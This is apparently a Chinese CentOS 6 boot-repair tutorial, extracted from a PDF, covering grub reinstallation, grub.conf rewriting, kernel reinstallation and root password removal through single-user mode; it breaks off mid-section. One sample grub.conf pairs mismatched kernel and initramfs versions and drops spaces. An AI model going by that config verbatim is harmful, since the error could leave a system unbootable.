
root=/dev/mapper/VolGroup-lv\_root rd\_NO\_LUKS

```
LANG=en_US.UTF-8 rd_NO_MD rd_LVM_LV=VolGroup/lv_swap
SYSFONT=latarcyrheb-sun16 crashkernel=auto
rd_LVM_LV=VolGroup/lv_root KEYBOARDTYPE=pc KEYTABLE=us
rd_NO_DM rhgb quiet

initrd /initramfs-2.6.32-504.el6.i686.img

title CentOS (2.6.32-642.11.1.el6.i686)
```

如果出现以下信息，说明选择的根分区不对，请重启继续。



```
mount: /dev/sda1 already mounted or /sysroot busy
mount: according to mtab, /dev/sda1 is already mounted on /sysroot
mount: /dev/sda1 already mounted or /sysroot busy
mount: according to mtab, /dev/sda1 is already mounted on /sysroot

dracut Warning: Boot has failed. To debug this issue add "rdshell"
command line.

dracut Warning: Signal caught!

dracut Warning: Boot has failed. To debug this issue add "rdshell"
command line.
Kernel panic - not syncing: attempted to kill init!
Pid: 1, comm: init Not tainted 2.6.32-279.el6.x86_64 #1
Call Trace:
[<ffffffff814fd11a>] ? panic+0xa0/0x168
[<ffffffff81070bd2>] ? do_exit+0x862/0x870
[<ffffffff8117ca75>] ? fput+0x25/0x30
[<ffffffff81070c38>] ? do_group_exit+0x58/0xd0
[<ffffffff81070cc7>] ? sys_exit_group+0x17/0x20
[<ffffffff8100b0f2>] ? system_call_fastpath+0x16/0x1b
```

Baidu 经验




=====



=====


=====

###如果/boot/下的文件全部丢失的话，那需要 rescue 模式

###







输入：`chroot /mnt/sysimage` ，回车 #将当前目录切换到原来系统的根目录

将根切换至之前的系统：

```
bash-4.1#  
bash-4.1# chroot /mnt/sysimage/  
sh-4.1# _
```

3、创建光盘挂载目录并挂载光盘：

```
sh-4.1# mkdir /iso
sh-4.1# mount /dev/cdrom /iso/
mount: block device /dev/sr0 is write-protected, mounting read-only
sh-4.1# cd /iso/
sh-4.1# ls
CentOS_BuildTag  RELEASE-NOTES-en-US.html      TRANS.TBL
EFI              RPM-GPG-KEY-CentOS-6           images
EULA            RPM-GPG-KEY-CentOS-Debug-6     isolinux
GPL             RPM-GPG-KEY-CentOS-Security-6  repodata
Packages        RPM-GPG-KEY-CentOS-Testing-6
sh-4.1# _
```

#### 4、安装 kerner 包，会生成/boo 目录以及内核及 initramfs

```
sh-4.1# cd /boo
sh: cd: /boo: No such file or directory
sh-4.1# cd /iso/Packages/
sh-4.1# rpm -ivh kernel-2.6.32-431.el6.x86_64.rpm --force
Preparing... ##### [100%]
   1:kernel      ##### [100%]
sh-4.1# ls /boot/
System.map-2.6.32-431.el6.x86_64      symvers-2.6.32-431.el6.x86_64.gz
config-2.6.32-431.el6.x86_64         vmlinuz-2.6.32-431.el6.x86_64
initramfs-2.6.32-431.el6.x86_64.img
sh-4.1# _
```

#### 5、修复 grub, 首先要查看一下自己的磁盘分区情况, 以确认 grub

安装在那个磁盘上:

```
sh-4.1# fdisk -l

Disk /dev/sda: 53.7 GB, 53687091200 bytes
255 heads, 63 sectors/track, 6527 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x000a3673

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1            1           2040     16384000   82  Linux swap / Solaris
/dev/sda2            *          2040         6528       36043776   83  Linux
sh-4.1# _
```

为第一块磁盘安装 grub 引导:

```
sh-4.1# grub-install --root-directory=/ /dev/sda
Probing devices to guess BIOS drives. This may take a long time.
Installation finished. No error reported.
This is the contents of the device map //boot/grub/device.map.
Check if this is correct or not. If any of the lines is incorrect,
fix it and re-run the script `grub-install'.

(fd0)  /dev/fd0
(hd0)  /dev/sda
sh-4.1# _
```

## 6、确认 geub 目录已经生成：

```
sh-4.1# ls /boot/grub/
device.map      iso9660_stage1_5  stage1          xfs_stage1_5
e2fs_stage1_5  jfs_stage1_5     stage2
fat_stage1_5   minix_stage1_5   ufs2_stage1_5
ffs_stage1_5   reiserfs_stage1_5 vstafs_stage1_5
sh-4.1# _
```

此时系统仍然无法正常启动，因为确认 grub.conf 文件，可以尝试重启看一下界面：

```
GNU GRUB  version 0.97  (635K lower / 2094976K upper memory)

[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the possible
  completions of a device/filename.]

grub> _
```

5、在 grub 界面指定 kernel 和 initramfs 所在路径启动，可以操作的命令有：

grub> kernel 内核文件 //设置内核文件的路径

grub> initrd 镜像文件名 //设置镜像路径

```
grub> boot //启动指定操作系统
grub> help //获取帮助
grub> reboot //重启系统
grub> md5-crypt //生成口令的 MD5 密文
grub> setup (hdx[,y]) //安装 GURB 到 MBR/指定分区的引导扇区中
grub> hide 分区 //隐藏分区
grub> cat 文件名 //显示文件内容
grub> find 文件名 //查找文件
grub> rootnoveify (hdx,y) //设置根设备所对应的分区,但不检查加载点
grub> chainloader 文件名 //加载指定的文件
```

在此指定 linux 内核和 initramfs 文件路径，并启动 linux 系统：

```
GNU GRUB version 0.97 (635K lower / 2094976K upper memory)

[ Minimal BASH-like line editing is supported.  For the first word, TAB
  lists possible command completions.  Anywhere else TAB lists the poss
  completions of a device/filename.]

grub> root (hd0,1)
  Filesystem type is ext2fs, partition type 0x83

grub> kernel /boot/xm
Error 15: File not found

grub> kernel /boot/vmlinuz-2.6.32-431.el6.x86_64 ro root=/dev/sda2
  [Linux-bzImage, setup=0x3400, size=0x3ec870]

grub> initrd /boot/initramfs-2.6.32-431.el6.x86_64.img
  [Linux-initrd @ 0x36f35000, 0x10baae8 bytes]

grub> boot_
```

注：

grub> root (hd0,1) #是说跟分区在第一块硬盘的第二个分

区

grub> kernel /boot/vmlinuz-2.6.32-431.el6.x86\_64 ro  
root=/dev/sda2 #指明内核路径和根分区

grub> initrd /boot/initramfs-2.6.32-431.el6.x86\_64.img  
#指明 initramfs 路径启动系统加载驱动


grub> boot #启动上面指定的系统，如果是 reboot 就等于  
重启整个系统了，刚才的设置就失效了

此时已经可以引导系统启动了，但是还没有 grub.conf 文件，  
可以在系统启动后编写一个 grub.conf 文件即可




```
usb 2-2.1: Manufacturer: VMware
usb 2-2.1: SerialNumber: 000650268328
usb 2-2.1: configuration #1 chosen from 1 choice
EXT4-fs (sda2): INFO: recovery required on readonly filesystem
EXT4-fs (sda2): write access will be enabled during recovery
EXT4-fs (sda2): orphan cleanup on readonly fs
EXT4-fs (sda2): 5 orphan inodes deleted
EXT4-fs (sda2): recovery complete
EXT4-fs (sda2): mounted filesystem with ordered data mode. Opts:
dracut: Mounted root filesystem /dev/sda2
SELinux: Disabled at runtime.
type=1404 audit(1400724379.430:2): selinux=0 auid=4294967295 ses=4294967295
dracut:
dracut: Switching root
                Welcome to CentOS
Starting udev: _
```

6、编写 grub.conf 文件： 可以看到，此时系统是没有 grub.conf 文件的，如果重启系统后就无法正常开机了，除非在 grub 界面指定内核和驱动文件的路径：



```
root@localhost:~/Desktop
File Edit View Search Terminal Help
[root@localhost Desktop]# vim /boot/grub/
device.map          ffs_stage1_5      minix_stage1_5    stage2             xfs_stage1_5
efi_stage1_5        iso9660_stage1_5  reiserfs_stage1_5 ufs2_stage1_5
fat_stage1_5        jfs_stage1_5      stage1            vstafs_stage1_5
[root@localhost Desktop]# vim /boot/grub/grub.conf
```

创建 grub.conf 文件：



```
Applications Places System Thu May 22, 10:29 AM
root@localhost:~/Desktop
File Edit View Search Terminal Help
default=0
timeout=5
splashimage=(hd0,1)/boot/splash.xpm.gz
title Re-system Centos 6.5
    root (hd0,1)
        kernel /boot/vmlinuz-2.6.32-431.el6.x86_64 ro root=UUID=32a05299-25eb-4123-a604-dfb4a9c
ff6 rhgb quiet
# kernel /boot/vmlinuz-2.6.32-431.el6.x86_64 ro root=/dev/sda2 rhgb quiet
  initrd /boot/initramfs-2.6.32-431.el6.x86_64.img
```


注: kernel 一行后面 `root=/dev/sda2` 是指的根分区所在的磁盘, 假如 boot 分区和根分区没有在一起, 则 `grub.conf` 文件要写明 boot 分区和根分区, 另外不推荐安装磁盘分区的方式写根分区的路径, 因为有可能系统重启后磁盘好会出现变化, 因此推荐使用 UUID 的方式表明, 每个分区都有自己的 UUID, 是在整个系统中唯一的身份标示, 可以使用命令 `blkid /dev/sda2` 获取。7、最后重启系统, 以硬盘直接启动测试:

```
GNU GRUB version 0.97 (635K lower / 2094976K upper memory)

Re-system Centos 6.5

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the
commands before booting, 'a' to modify the kernel arguments
before booting, or 'c' for a command-line.

The highlighted entry will be booted automatically in 4 seconds.
```




当 `grub.conf` 丢失开机就会这样，那就通过 `livecd` 进行引导，然后创建 `grub.conf` 文件。

首先还是把硬盘挂载到 `/boot` 目录下，然后切换到 `/boot/grub` 创建 `grub.conf` 文件，并进行编辑，编辑内容为：

```
default =0  
timeout =5  
hiddenmenu
```

```
title centos
    root (hd0, 0)
    kernel/vmlinuz-2.6.32-358.el6.x86_64 ro
root=/dev/mapper/vg_nddnd-lv_root rhgb quiet
initrd/initramfs-2.6.32-258.el6.x86_64.img
```

编辑完成后保存退出，重启从本地磁盘引导



这样就完成了。

第四类就是/boot/grub 丢失


开机后用 livecd 引导，然后挂载硬盘，和前面的一样，然后执行 `grub-install --root-directory=/ /dev/sda` 然后进入 /boot/grub 目录下编辑 grub.conf，编辑内容和前面一样。

这里就不在多说了，这种情况其实就是前面三类的综合。

第五类就是 root 口令丢失

开机五秒内按回车键

然后按 e



选择第 2 个再按 e

```
[ Minimal BASH-like line editing is supported. For the first word, TAB
  lists possible command completions. Anywhere else TAB lists the possible
  completions of a device/filename. ESC at any time cancels. ENTER
  at any time accepts your changes.]

<DTYPE=pc KEYTABLE=us rd_NO_DM rhgb quiet 1
```

然后在后面输入 1 回车，然后再按 b，这样就进入单用户单任务模式

```
Telling INIT to go to single user mode.
init: rc main process (1081) killed by TERM signal
[root@ndnd /]# _
```

然后通过命令 `passwd -d root` 删除管理员口令，或者进行修改。修改完之后重启即可。

第六类就是其他文件损坏但和 grub 引导程序无关

这种情况多出现在管理员在不小心的情况下误删或者修改里一些文件，比如说修改了 `/etc/fstab`。就以这种情况为例：

当我们开机之后，grub 引导都没有问题，但是最后会提示错误如图：

```
Checking filesystems
fsck.ext4: No such file or directory while trying to open /dev/ssd/mapper/vg_
ddnd-lv_root
/dev/ssd/mapper/vg_dddnd-lv_root:
The superblock could not be read or does not describe a correct ext2
filesystem. If the device is valid and it really contains an ext2
filesystem (and not swap or ufs or something else), then the superblock
is corrupt, and you might try running e2fsck with an alternate superblock:
    e2fsck -b 8193 <device>
[FAILED]
```

并且提示输入管理员密码进入维护模式有的情况是让按回车键

```
*** Run 'setenforce 1' to reenale.
Give root password for maintenance
(or type Control-D to continue):
```

进入之后找到错误所在的文件进行修改，重启即可。

以上就是 centos 中常见的故障以及排除。

## CentOS6.4 系统启动失败故障排查 An error occurred during the file sytem check

操作系统启动失败如下图报错：

```
Setting up Logical Volume Management: 2 logical volume(s) in volume group
Group" now active [ OK ]

Checking filesystems
